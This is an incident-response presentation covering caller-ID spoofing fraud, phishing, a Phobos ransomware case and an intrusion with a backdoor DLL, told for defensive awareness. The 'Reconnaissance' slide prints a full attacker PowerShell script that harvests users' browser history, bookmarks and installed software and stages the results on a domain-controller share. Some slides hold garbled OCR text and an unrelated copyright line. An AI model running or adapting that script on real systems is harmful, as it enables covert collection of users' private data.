The screenshot shows a web-based data entry form. At the top left is the 'liantis' logo. Below it, a purple header bar contains the text 'Gegevenscontrole'. The main area consists of several input fields arranged vertically. From top to bottom, the labels and corresponding input fields are: 'Bedrijfsnaam' (Company name), 'Voorletter(s) en Achternaam' (Initials and surname), 'Geboortedatum' (Birth date), 'Postcode en Huisnummer' (Postal code and house number), 'Mobiel nummer' (Mobile number), 'Vaste lijn' (Fixed line), and 'IBAN'. At the bottom right of the form area is a purple rectangular button labeled 'Verder'.



# Spoofed call from 02 / 547 58 71

The screenshot shows a web browser window with the following details:

- Search Bar:** ombudsman verzekeringen
- URL:** https://www.ing.be/nl/retail/daily-banking/cards-and-payments/complaint-handling
- Page Content:** ING website for Ombudsman of Insurance. It includes contact information:
  - Voor verzekeringen: vermeld altijd uw klachtnummer
  - Ombudsman van de Verzekeringen
  - de Meeûssquare 35
  - 1000 Brussel
  - Tel.: +32 2 547 58 71 (highlighted with a red box)
  - Fax: +32 2 547 59 75
  - E-mail: [info@ombudsman.as](mailto:info@ombudsman.as)
- Left Sidebar:** Shows search results for "ombudsman verzekeringen". One result is highlighted with a red box and points to the ING page.
- Bottom Right:** A red arrow points to the phone number "02 547 58 71" in the contact section.



# How did this happen? Impact ?

## CALLER ID spoofing

- ORG 1 : 59K €  
4 bank transfers
- ORG 2 : 29K €





# Within your organisation ! ?



# Trigger happy employees

8:39 PM >> 8:41 >> 9:11PM !

## Email messages containing malicious file removed ...

Alerts (1)	Assets (4)	Investigations (1)	Evidence and Response (7)	Summary
e (6)				
Clusters (3)				
2)				
s (1)				
	First seen ↑	Entity		Verdict
	Apr 18, 2023 8:39 PM	✉ Direct Deposit Processed		Malicious
	Apr 18, 2023 8:40 PM	✉ Subject:"Direct Deposit Processed" and P2Sender...		Malicious
	Apr 18, 2023 8:40 PM	✉ RemittanceAdvice.html		Suspicious
	Apr 18, 2023 8:40 PM	✉ AttachmentFileHash:"WlbtmucoaOfhZlk3AuCYn0h...		Malicious
	Apr 18, 2023 8:40 PM	✉ Subject:"Direct Deposit Processed" and Senderlp:...		Malicious
	Apr 18, 2023 8:41 PM	✉ RemittanceAdvice.htm		Suspicious

 Email messages containing malicious file removed after delivery

Informational Unknown Resolved

Active alerts 0/1 Devices 0 Users 2 Mailboxes 2 Apps 0

Comments and history

Automated investigation

Investigation ID: Mail with malicious file is zapped - urn:ZappedFileInvestigation: 5b99c3d9770630694a413d590b9e7ca4

Investigation status: Remediated

Start time: Apr 18, 2023 8:52:00 PM End time: Apr 18, 2023 9:11:22 PM

Duration: 19:21m

Impacted assets

Filters

# CRYPTO study case

unfortunately real ...





# ARE you ready ? some food for thought




- Active Directory not available
- DNS gone
- How to reach virtual servers ?  
Oops – we only had a name ;-)
- How to log on without A/D ?
- Documentation in hardcopy ?

# biggest issue

You can't secure  
what you can't see  
or don't know.

## Decent ASSET INVENTORY

- > Hardware
- > Software
- > Software components ??





TO PAY OR NOT TO  
PAY...

CASE #1  
Environment  
> **fully encrypted**

# FULLY ENCRYPTED ENVIRONM ENT

All virtual servers  
XenApp environment  
Business Central / Dynamics  
DC's / Exchange / SQL / Terminal Servers

Hyper-V ? Yep, unfortunately, that one too !  
> 40 servers



# PHOBOS GROUP

CRYPT from 2 DC's + HyperV

GPO – user logon

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\AntiRecuva

Offset	HexData	MFT
17758456 5	<pre>0 : "00000000 61 6e 74 69 72 65 63 75 76 61 2e 65 78 65  antirecova.exe " 1 : ""</pre>	<pre>{   "FullPath" : "/Temp/logon_recuv.bat"   "MFTID" : 173422   "Size" : 44   "Allocated" : true   "IsDir" : false   ▶ "SI_Times" : {...}   ▶ "Filenames" : [...]   ▶ "Attributes" : [...]   "Device" : "\\.\\C:"</pre>
24756370 1	<pre>0 : "00000000 61 6e 74 69 72 65 63 75 76 61 2e 65 78 65  antirecova.exe " 1 : ""</pre>	<pre>{   "FullPath" :   "/Windows/SYSVOL/DFSR/domain/Policies/{31B2F340-016D-11D2-945F-   00C4FB984F9}/USER/Scripts/Logon/logon..."   "MFTID" : 241761   "Size" : 44   "Allocated" : true   "IsDir" : false   ▶ "SI_Times" : {...}</pre>

dd76e9d32f2ced65a5714a544791cacdddcf3b82527b258b50867b677197b7

63 / 71 Community Score

63 security vendors and 2 sandboxes flagged this file as malicious

dd76e9d32f2ced65a5714a544791cacdddcf3b82527b258b50867b677197b7 AntiRecuva.exe

55.50 KB Size | 2022-09-12 13:53:16 UTC | 1 month ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.Ransom.PHU
AhnLab-V3	Ransomware/Win.Generic.R363595	Alibaba	Ransom.Win32/Phobos.all1020006
ALYac	Trojan.Ransom.Phobos	Anti-AVL	Trojan.Generic.ASMalwS.6D97
Arcabit	Trojan.Ransom.PHU	Avast	Win32.Phobos-D [Ransom]
AVG	Win32:Phobos-D [Ransom]	Avira (no cloud)	TR/Crypt.XPACK.Gen
BitDefender	Trojan.Ransom.PHU	BitDefenderTheta	Gen.NN.Zexaf 34646 duW@aGoyTn
Bkav Pro	W32.AIDetect.malware1	ClamAV	Win.Ransomware.Ulise-7594403-0

Signatures

- Multi AV Scanner detection for submitted file
- Sigma detected: WannaCry Ransomware
- Antivirus / Scanner detection for submitted sample
- Yara detected Phobos
- Multi AV Scanner detection for dropped file
- Sigma detected: Shadow Copies Deletion Using Operat...
- Sigma detected: Copying Sensitive Files with Credential...
- Uses netsh to modify the Windows network and firewall ...
- Drops PE files to the startup folder
- Creates files in the recycle bin to hide itself
- Deletes the backup plan of Windows
- Uses bcdedit to modify the Windows boot settings
- Machine Learning detection for sample
- Creates files inside the volume driver (system volume in...

Classification

The chart is divided into concentric rings. The innermost ring is green, the middle is orange, and the outermost is red. Various threat types are plotted along the perimeter: Ransomware (top), Miner (top-left), Spreading (top-right), Phishing (right), Banker (bottom-right), Trojan/Bot (bottom), Adware (bottom-left), Spyware (left), Exploiter (bottom-left), and Evader (left). A central point is labeled 'malware'.

# FULLY ENCRYPTED ENVIRONME NT


Decryption : slow & painful

>> Why

Re-encryption ... oh no ...

EPP to the rescue !

But lots of servers without EPP  
!



# EPP + EDR = IR ? ARE YOU READY

Hostname	FlowId	StartTime	State	Duration	TotalBytes	TotalRows
[REDACTED]-XEN-02	<a href="#"> F.CBCLTAJT4TF1M</a>	2022-07-21T14:11:57Z	FINISHED	4	0	5
[REDACTED]-TC-01	<a href="#"> F.CBCM400PGHU2M</a>	2022-07-21T14:26:15Z	FINISHED	8	0	3
[REDACTED]-BUSCENTR	<a href="#"> F.CBCMRUO3JKGDK</a>	2022-07-21T15:18:58Z	FINISHED	107	0	0
[REDACTED]-GW-01	<a href="#"> F.CBCMRUOB3B1UM</a>	2022-07-21T15:17:23Z	FINISHED	8	0	3
[REDACTED]-BARTENDER	<a href="#"> F.CBCMRUTBDBF5E</a>	2022-07-21T15:18:06Z	FINISHED	54	0	2
[REDACTED]-HYPV-01	<a href="#"> F.CBCNHSNCN4S5Q</a>	2022-07-21T16:04:03Z	FINISHED	1	0	3
[REDACTED]-APP-01	<a href="#"> F.CBCNHSGRLHIVO</a>	2022-07-21T16:04:57Z	FINISHED	57	0	2
[REDACTED]-DC-01	<a href="#"> F.CBCNI2OEE1LOU</a>	2022-07-21T16:04:29Z	FINISHED	4	0	0

has "n"

```
SELECT OS FROM info() WHERE OS = 'windows'"
```

```
12-544 | select -ExpandProperty SID -Property
```

```
$ Output FROM execve(argv= ["powershell"],
```

©2014, Copyright for educational use. Content by Linda K. Leonard. All rights reserved. SELECT

```
"Name": "$0c66ec88a5df745737e72d8a85d20c34405504f1166044af7836d9b582a3a734",  
"VQL": "SELECT * FROM if(then=Windows_System_LocalAdmins_0_2, condition=prec
```

# INCIDENT RESPONSE ON STEROIDS

Ransomware identified across full server estate in < 10 minutes !


Row Labels	Sum of Duration	Count of Hostname
0	1964	30
2	999	5
████████-DC-01	521	1
████████-DC-01	121	1
████████-DC-01	319	1
████████	17	1
████-DC-01	21	1
3	14	1
████-HYPV-01	14	1
5	36	1
████-DC-01	36	1
Grand Total	3013	37
	50,217	

client_time	level	message
2022-07-22T19:45:14Z	INFO	Starting query execution.
2022-07-22T19:45:36Z		Time 21: Windows.Forensics.FilenameSearch: Sending response part 0 2.7 kB (2 rows).
2022-07-22T19:45:36Z	INFO	Collection is done after 21.7796011s
2022-07-22T19:45:36Z	DEBUG	Query Stats: {"RowsScanned":4,"PluginsCalled":1,"FunctionsCalled":2,"ProtocolSearch":0,"ScopeCopy":10}

# CONCLUSION CASE #1



Does EPP work if  
already breached ?



TO PAY OR  
NOT TO PAY

**What about**

- reputational damage ?
- business continuity ?

Can you quickly deploy any tools ?



TO DETECT OR NOT TO  
DETECT ?

CASE #2  
Notification  
> got HACKED ?

# NOTIFICATION

Client >> IT provider

Subject: melding van on-going cyberattack

Beste

Zoals daarjuist aangegeven via de telefoon hebben wij een melding ontvangen van een on-going cyberattack.  
Het betreft een aanval gericht naar:

Victim: mail. [REDACTED] (High)

Country: BE

Victim IP (Source): [REDACTED]

Computer: [REDACTED]

We kunnen de exacte status van de aanval op dit moment niet goed inschatten.

In het verleden is gebleken dat een waarschuwing in dit stadium mogelijks verdere escalatie kan voorkomen.

Zoals aan de telefoon aangegeven adviseren we back-ups veilig te stellen en internetverkeer naar buiten af te sluiten.

Indien we een ram dump van de host kunnen krijgen kan dit ons helpen bij het onderzoek.

Met vriendelijke groeten

[REDACTED]



HINP bs ICT

Regionale Computer Crime Unit

Tel. [REDACTED]

Mail [REDACTED]@police.belgium.eu




Federale gerechtelijke politie

FGP [REDACTED]  
[REDACTED]

# YET ANOTHER CASE

+/- 37 servers across multiple sites  
EPP in use ; No EDR



# HIGH LEVEL EVENTS

LOGON without VPN (05 + 07/09)

How is this possible ?

No visibility from the FireWall ? !

Tijdstip (UTC)	Bevinding
28/08/2022	Kortstondige succesvolle VPN-verbinding support.XXXX
30/08/2022	
31/08/2022	
01/09/2022	VPN-verbindingen support.XXXX buiten kantooruren
02/09/2022	
03/09/2022	
04/09/2022	Langdurige VPN-verbindingen support.XXXX buiten kantooruren Aanmaak dll scheduled task op "CUSTUMER-EXCH"
05/09/2022	Uitvoer "w.ps1" vanop \\CUSTOMER-DC.customer.local\s\$\w.ps1 op 19 systemen
05/09/2022	Activiteit support.XXXX buiten kantooruren op groot scala aan systemen; zonder VPN-verbinding(en). 3,8 Gb aan gegevens overgemaakt naar systeem aanvaller
06/09/2022	<u>Wijziging</u> <u>PcSupervisor</u> account (enterprise admin) 8,6 Gb aan gegevens overgemaakt naar systeem aanvaller
08/09/2022	Aanmaak dll scheduled task op "CUSTOMER-XT"
14/09/2022	Melding FGP aan CUSTOMER Start werkzaamheden i-Force

# RECONNAISSANCE

EPP to detect the PS ?  
PREVENT vs. DETECT

```
$Names = @() Get-ChildItem C:\Users | select "Name" | ForEach-Object { $Names += $_.Name } $soft = Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ForEach-Object { $_.Name } Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName | ForEach-Object { $soft += $_.DisplayName } if (Test-Path -Path 'C:\Program Files (x86)\Google\Chrome' -PathType Container) { $soft += 'Chrome' } function ConvertTo-Json20([object] $item) { add-type -assembly system.web.extensions $ps_js = new-object system.web.script.serialization.javascriptserializer return $ps_js.Serialize($item) } function GBD-Yup { function ConvertFrom-Json20([object] $item) { Add-Type -AssemblyName System.Web.Extensions $ps_js = New-Object System.Web.Script.Serialization.JavaScriptSerializer return $ps_js.DeserializeObject($item) } function GChHi { [array]$items = @(); $Path = "$Env:systemdrive\Users\*\AppData\Local\Google\Chrome\User Data\Default\History"; $Regex = '(https://(([\w]+\.)+([\w-]+/[w-]+/?\&=]*))'; Get-ChildItem -Path $Path | ForEach-Object { $URRegex = '\\\Users\\(([^\\])+\\)\\"; $user = $_.FullName | Select-String -Pattern $URRegex -AllMatches | Select-Object -ExpandProperty Matches; $userName = $user.Groups[1].Value; $value = Get-Content -Path $_.FullName | Select-String -Pattern $Regex -AllMatches | Select-Object -ExpandProperty Matches | Sort -Unique $value | ForEach-Object { $items += New-Object -TypeName PSObject -Property @{ User = $userName Browser = 'Chrome' DataType = 'History' Data = $_.Value } } } return $items; } function GChBkm { [array]$items = @(); $Path = "$Env:systemdrive\Users\*\AppData\Local\Google\Chrome\User Data\Default\Bookmarks" Get-ChildItem -Path $Path | ForEach-Object { $URRegex = '\\\Users\\(([^\\])+\\)\\"; $user = $_.FullName | Select-String -Pattern $URRegex -AllMatches | Select-Object -ExpandProperty Matches; $userName = $user.Groups[1].Value; $Json = Get-Content $Path $output = ConvertFrom-Json20($Json) $jsonobject = $output.root.bookmark_bar.children; $jsonobject | ForEach-Object { $items += New-Object -TypeName PSObject -Property @{ User = $userName Browser = 'Chrome' DataType = 'Bookmark' Data = $_.url } } } return $items; } function GetIEH { [array]$items = @(); $Null = New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS $Paths = Get-ChildItem 'HKU:\' -ErrorAction SilentlyContinue | Where-Object { $_.Name -match 'S-1-5-21-[0-9]+-[0-9]+-[0-9]+-[0-9]+$' } ForEach ($Path in $Paths) { $User = ([System.Security.Principal.SecurityIdentifier]$Path.PSChildName).Translate([System.Security.Principal.NTAccount]) | Select-Object -ExpandProperty Value $Path = $Path | Select-Object -ExpandProperty PSPATH $userPath = "$Path\Software\Microsoft\Internet Explorer\TypedURLs" if (Test-Path -Path $userPath) { Get-Item -Path $userPath -ErrorAction SilentlyContinue | ForEach-Object { $key = $_.Key.GetValueNames() | ForEach-Object { $value = $key.GetValue($_) try { $items += New-Object -TypeName PSObject -Property @{ User = $User Split('\')[1] Browser = 'IE' DataType = 'History' Data = $value } catch { } } } } return $items; } function GIEBkm { [array]$items = @(); $URLs = Get-ChildItem -Path "$Env:systemdrive\Users\*" -Filter "*.*url" -Recurse -ErrorAction SilentlyContinue ForEach ($URL in $URLs) { if ($URL.FullName -match 'Favorites') { $User = $URL.FullName.split('\')[2] Get-Content -Path $URL.FullName | ForEach-Object { try { if ($_.StartsWith('URL')) { $URL = $_.Substring($_.IndexOf('=') + 1) $items += New-Object -TypeName PSObject -Property @{ User = $User Browser = 'IE' DataType = 'Bookmark' Data = $URL } } catch { Write-Verbose "Error parsing url: $_" } } } return $items; } function GetFFH { [array]$items = @(); $Path = "$Env:systemdrive\Users\*\AppData\Roaming\Mozilla\Firefox\Profiles\" $Profiles = Get-ChildItem -Path "$Path*.default*"; $Profiles | ForEach-Object { $URRegex = '\\\Users\\(([^\\])+\\)\\"; $user = $_.FullName | Select-String -Pattern $URRegex -AllMatches | Select-Object -ExpandProperty Matches; $userName = $user.Groups[1].Value; $Regex = '(https://(([\w]+\.)+([\w-]+/[w-]+/?\&=]*))'; $Places = "$_\\places.sqlite"; if (Test-Path -Path $Places) { $value = Get-Content $Places | Select-String -Pattern $Regex -AllMatches | Select-Object -ExpandProperty Matches | Sort -Unique $value | ForEach-Object { $items += New-Object -TypeName PSObject -Property @{ User = $userName Browser = 'Firefox' DataType = 'History' Data = $_.Value } } } return $items; } [array]$items = @(); GChHi | ForEach-Object { $items += $_ } GChBkm | ForEach-Object { $items += $_ } GIEBkm | ForEach-Object { $items += $_ } GetIEH | ForEach-Object { $items += $_ } GFFH | ForEach-Object { $items += $_ } return $items; } try { [string]$history = "["; GBD-Yup | ForEach-Object { try { $obj = @{}; $obj.Data = $_.Data; $obj.Browser = $_.Browser; $obj.DataType = $_.DataType; $obj.User = $_.User; $history += ConvertTo-Json20($obj); $history += ','; } catch { } } $history = $history.TrimEnd(',') $history += ']'; } catch { $_.ToString(); } $profit = @{}; $comp = $env:computername; $profit.add('computer', $comp); $profit.add('Users', $Names); $profit.add('Soft', $Soft); $result = ConvertTo-Json20($profit); $result = $result.TrimEnd('>'); $result += ', "History"'; $result += $history; $result += '}'; $result; $name = $env:computername; $path = "\CUSTOMER-DC.customer.local\s\$" + $name; Set-Content -Path $path -Value $result;
```

# PERSISTANCE

DLL unrecognised by EPP

All AV vendors failed on 04/09

Customised for this client !  
... ZERO DAY ...

10 / 70

Community Score

10 security vendors and no sandboxes flagged this file as malicious

main.dll

8.70 MB Size | 2022-09-28 08:53:25 UTC | 21 days ago

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Vendor	Analysis	Malware Type	Confidence
Alibaba	Backdoor:Win64/PortStarter.17f118f0	CrowdStrike Falcon	Win/malicious_confidence_60% (W)
Cylance	Unsafe	Fortinet	Riskware/Application
Ikarus	PUA.Obfuscated	McAfee	Artemis!38C0D8D9A9FA
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Backdoor:Win64/PortStarter.B
Rising	Backdoor.PortStarter!8.1673B (CLOUD)	TrendMicro-HouseCall	TROJ_GEN.R002H01IK22

DLL allowed direct C2 communication to our threat actor

Computernaam	Locatie dll-bestand	Aanmaak
CUSTOMER-XT.customer.local	C:\Users\support.XXXX\AppData\Roaming\Microsoft\main.dll	2022-09-08T12:35:06Z
CUSTOMER-EXCH.customer.local	C:\Users\Support.XXXX\AppData\Roaming\Adobe\main.dll	2022-09-04T17:45:22Z

# INCIDENT RESPONSE ON STEROIDS

Overview Requests Clients Notebook

Overview Results

Total scheduled 58

Hunt ID	ClientId	Hostname	FlowId	StartTime	State	Duration	T
	CCCHIBARREBRIK		F.CCHIBARREBRIK	2022-09-15T13:16:27Z	FINISHED	0	

**Windows.Search.FileFinder**

Dit is de malware !!

FullPath Inode Mode Size MTime ATime CTime BTime Keywords IsDir Upload Hash Data FlowId ClientId

C:\Users\████████\AppData\Roaming\Microsoft\main.dll	911832	-rw-rw-rw-	8	2022-09-08T12:35:06Z	2022-09-08T12:35:06Z	2022-09-08T12:35:06Z		false			{} F.CCHIBB2MG OIEU	C.dd72b20ce8c5630e
--	--------	------------	---	----------------------	----------------------	----------------------	--	-------	--	--	---------------------	--------------------

Showing 1 to 1 of 1

« 0 » Goto Page

C.ccf13b54c9ba3ab4		F.CCHIBARREBRIK	2022-09-15T13:16:27Z	FINISHED	0
C.62970add3b2d223		F.CCHIBAQJSKLI0	2022-09-15T13:16:28Z	FINISHED	0
C.52cb0de8d587c9b1		F.CCHIBARMRU52K	2022-09-15T13:16:28Z	FINISHED	0

Showing 1 to 10 of 58

« 0 1 2 3 4 » Goto Page

# DETECTION VERSUS PROTECTION ?

---

Protection is NOT bullet proof !



# VISIBILITY ACROSS THE ESTATE ?


